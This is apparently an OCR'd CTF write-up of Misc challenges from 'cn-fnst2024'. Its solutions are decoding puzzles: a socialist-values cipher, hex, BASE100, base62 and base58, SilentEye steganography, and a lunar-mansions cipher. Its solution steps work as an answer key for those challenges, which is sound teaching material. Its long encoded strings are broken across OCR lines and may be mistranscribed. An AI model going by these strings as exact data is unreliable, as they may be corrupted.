

cn-fnst2024 Writeup


Misc

sign in | FINISHED






https://toolgg.com/image-decoder.html



简简单单 | FINISHED



核心价值观编码

社会主义核心价值观：富强、民主、文明、和谐；自由、平等、公正、法治；爱国、敬业、诚信、友善

```
F09F90ADF09F90AAF09F90AAF09F90B0F09F90ADF09F90AEF09F90AAF09F90B0F09F90ADF09F90AAF09F90AEF09F90ABF09F90ADF09F90AAF09F90AEF09F90A7F09F90ADF09F90B9F09F90ADF09F9
0BAF09F90ADF09F90AEF09F90ADF09F90ABF09F90ADF09F90B9F09F90ADF09F90BAF09F90ADF09F90B9F09F90ADF09F90AFF09F90ADF09F90AEF09F90ABF09F90ADF09F90ADF09F90B9F09F90ADF0
9F90AFF09F90ADF09F90AAF09F90AEF09F90A7F09F90ADF09F90AAF09F90AAF09F90ACF09F90ADF09F90BDF09F90ADF09F90BAF09F90ADF09F90BDF09F90AAF09F90ACF09F90ADF09F90AEF09F90A
BF09F90B8F09F90ADF09F90AAF09F90ADF09F90AFF09F90ADF09F90BDF09F90AAF09F90B0F09F90ADF09F90AAF09F90AAF09F90B0F09F90ADF09F90AAF09F90AEF09F90A7F09F90ADF09F90AAF09F
90AEF09F90ABF09F90ADF09F90B9F09F90ABF09F90ADF09F90ADF09F90AEF09F90ADF09F90AFF09F90ADF09F90B9F09F90ABF09F90A9F09F90ADF09F90AEF09F90ADF09F90AFF09F90ADF09F90AAF
09F90AAF09F90ACF09F90ADF09F90B9F09F90AAF09F90ACF09F90ADF09F90AAF09F90ADF09F90AFF09F90ADF09F90B9F09F90AAF09F90AEF09F90A7F09F90ADF09F90BDF09F90AAF09F90ACF09F90ADF09F90
B9F09F90ADF09F90BAF09F90ADF09F90AEF09F90AAF09F90ACF09F90ADF09F90AAF09F90AEF09F90ABF09F90ADF09F90B9F09F90ADF09F90AFF09F90ADF09F90AEF09F90AEF09F90AFF09F90ADF09
```

编 码　　解 码

```
文明自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由自由自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由平等自由公正和谐富强和谐敬业
自由公正和谐敬业和谐富强自由民主自由和谐自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主和谐敬业自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由
民主自由平等自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由民主自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由文明和谐富强自由公正和谐富强
和谐敬业自由公正和谐敬业和谐富强自由文明和谐富强自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由平等自由公正和谐富强和谐敬业自由公正和谐敬业和谐
富强自由民主自由民主自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由平等自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由文明自由公正
和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由平等自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由民主自由公正和谐富强和谐敬业自由公正和谐
敬业和谐富强自由民主自由文明自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主和谐敬业自由公正和谐富强和谐敬业自由公正和谐敬业和谐富强自由民主自由自由
```

Recipe

From Hex

Delimiter
Auto

Input

length: 2832
lines: 1

ADF09F90AEF09F90ADF09F90AFF09F90ADF09F90BDF09F90ADF09F90ABF09F90ADF09F90AAF09F90ADF09F90ABF09F90ADF09F90B9F09F90AEF09F90AFF09F90ADF09F90AAF09F90AAF09F90B0F09F90AEF09F90AAF09F90AAF09F90A8F09F90AEF09F90AAF09F90ABF09F90A9F09F90ADF09F90AAF09F90ADF09F90BAF09F90ADF09F90BDF09F90ABF09F90A9F09F90ADF09F90BDF09F90ADF09F90AFF09F90ADF09F90AEF09F90AEF09F90AFF09F90AEF09F90AAF09F90ABF09F90A9F09F90AEF09F90AAF09F90ABF09F90A9F09F90ADF09F90BDF09F90AAF09F90ACF09F90ADF09F90B9F09F90ADF09F90ABF09F90ADF09F90AEF09F90AEF09F90A7F09F90ADF09F90AAF09F90ADF09F90AFF09F90ADF09F90BDF09F90AEF09F90A7F09F90AEF09F90AAF09F90AAF09F90ACF09F90ADF09F90B9F09F90AEF09F90A7F09F90ADF09F90B9F09F90ABF09F90ADF09F90AEF09F90AAF09F90ABF09F90A9F09F90ADF09F90AEF09F90ABF09F90B8F09F90AEF09F90AAF09F90AEF09F90AFF09F90ADF09F90B9F09F90ADF09F90BAF09F90AEF09F90AAF09F90AEF09F90ABF09F90ADF09F90AEF09F90ACF09F90A9F09F90AEF09F90AAF09F90AAF09F90B0F09F90AEF09F90AAF09F90AEF09F90ABF09F90AEF09F90AAF09F90ABF09F90A9F09F90ADF09F90AEF09F90ADF09F90ABF09F90ADF09F90AEF09F90AEF09F90AFF09F90ADF09F90AEF09F90ADF09F90AFF09F90ADF09F90AAF09F90AEF09F90AFF09F90ADF09F90AEF09F90ACF09F90ADF09F90ADF09F90AEF09F90ABF09F90ADF09F90AAF09F90ADF09F90ABF09F90ADF09F90BDF09F90ABF09F90B8F09F90ADF09F90BDF09F90ACF09F90A9F09F90AEF09F90AAF09F90AAF09F90ACF09F90ADF09F90B9F09F90AAF09F90ACF09F90ADF09F90AEF09F90AEF09F90AFF09F90ADF09F90B9F09F90ABF09F90A9F09F90ADF09F90BDF09F90ACF09F90A9F09F90ADF09F90AAF09F90ADF09F90AFF09F90ADF09F90AEF09F90ABF09F90B8F09F90ADF09F90AEF09F90AEF09F90AFF09F90AEF09F90AAF09F90ABF09F90A9F09F90ADF09F90AEF09F90ABF09F90B8F09F90ADF09F90BDF09F90ADF09F90BAF09F90A7F09F90B8

Output

time: 2ms
length: 708
lines: 1

AmanCTF - BASE100编码解码

在线BASE100编码解码

加密 解密

6339673963746370 6B6C67646B6C6B6867466B68637063356F6C6F35674A63686F396339637063746B4667686B42676863356B35636863706F356B6C673563746B6867786B746F3973426F6C67686F6463646B7863397331734263 6C6F426F686778734273426F356B64677063686F7073356B706B467342674A73786B6C737467527339737473426764676778676378675667646364 6F4A6F5273356B3567786B426F526368674A67787342674A6F6C0A

Recipe

From Hex

Delimiter
Auto

Input

length: 354
lines: 1

```
6339673963746370 6B6C67646B6C6B6867466B68637063356F6C6F35674A63686F3963396370637 46B4667686B426768
63356B35636863706F356B6C673563746B6867786B746F3973426F6C67686F6463646B7863397331734 2636C6F426F68
6778734273426F356B64677063686F7073356B706B467342674A73786B6C7374675273397374734267646776786863 78
6756676463646F4A6F5273356B3567786B426F526368674A67787342674A6F6C0A
```

Output

time: 11ms
length: 177
lines: 2

```
c9g9ctcpklgdklkhgFkhcpc5olo5gJcho9c9cpctkFghkBghc5k5chcpo5klg5ctkhgxkto9sBolghodcdkxc9s1sBcloBoh
gxsBsBo5kdgpchops5kpkFsBgJsxklstgRs9stsBgdgxghcxgVgdcdoJoRs5k5gxkBoRchgJgxsBgJol
```

wqtool.com/basecode

WQTOOL.COM web tools

首页 文章 生活工具 程序员工具 字符文档 站点运维

搜索

base编码解码


公告：暂无公告！！

编码类型: base62 编码 解码 清空

2B76UCUTJT61eaK4b267ZDYD1Q46aUA7THWbyeDc3X2py5idHyyaSF4fqVZyKxUwMrwyCHD8NC3kmqQHYm4KHyKe


base编码解码工具可以将普通的文字以常见的base16、base32、base36、base64或base58、base62、base85、base91编码方式进行转换,编码与解码字符.
示例1：将文字："wqtool"转为base64编码字符
1、在文本区域输入需要编码或解码的字符
2、选择编码类型为base64
3、点击"编码"按钮对指定的字符进行base64编码
得到"wqtool"经过base64编码转换后的值为：d3F0b29s
示例2：将base91编码字符："B&tK"转为普通文字
1、在文本框中输入"B&tK"
2、设置编码类型为base91
3、选择"解码"按钮后可以得到base91编码的字符解码后为：www

护眼
收藏



wqtool.com/basecode
WQTOOL.COM
首页
文章
生活工具
程序员工具
字符文档
站点运维
搜索
base编码解码
公告：暂无公告！！
编码类型:
base58
编码
解码
清空
PJWDCSZRENAVGVRSMNUVMOCUNFRFQIJTI53S4TJVGY5US5JZI5NHE3DVMZGHEZSC
base编码解码工具可以将普通的文字以常见的base16、base32、base36、base64或base58、base62、base85、base91编码方式进行转换,编码与解码字符.
示例1：将文字："wqtool"转为base64编码字符
1、在文本区域输入需要编码或解码的字符
2、选择编码类型为base64
3、点击"编码"按钮对指定的字符进行base64编码
得到"wqtool"经过base64编码转换后的值为：d3F0b29s
示例2：将base91编码字符："B&tK"转为普通文字
1、在文本框中输入"B&tK"
2、设置编码类型为base91
3、选择"解码"按钮后可以得到base91编码的字符解码后为：www
护眼
收藏

夜观天象 | FINISHED

先在key.html中将所有的rgb抄下来，转换16进制就得到了key



用slienteye破解下，我们得到了flag.txt




```
我夜观天象，算出你将会得到flag

天象='角木蛟 觜火猴 箕水豹 毕月乌 氐土貉 毕月乌 轸水蚓 女土蝠 尾火虎 昴日鸡 壁水貐 箕水豹 尾火虎 奎木狼 心月狐 张月鹿 尾火虎 井木犴 昴日鸡 柳土獐 角木蛟 女土蝠 室火猪 觜火猴 氐土貉 奎木狼 牛金牛 箕水豹 亢金龙 胃土雉 房日兔 翼火蛇 尾火虎 轸水蚓 箕水豹 尾火虎 尾火虎 壁水貐 牛金牛 亢金龙 氐土貉 箕水豹 翼火蛇 翼火蛇 亢金龙 女土蝠 星日马 角木蛟 壁水貐 井木犴 角木蛟 牛金牛 箕水豹 柳土獐 室火猪 张月鹿 心月狐 星日马 角木蛟 虚日鼠 亢金龙 参水猿 箕水豹 箕水豹 尾火虎 翼火蛇 斗木獬 参水猿 心月狐 尾火虎 张月鹿 张月鹿 虚日鼠 星日马 斗木獬 室火猪 氐土貉 鬼金羊 角木蛟 娄金狗 斗木獬 井木犴 壁水貐 斗木獬 氐土貉 星日马 轸水蚓 氐土貉'

```

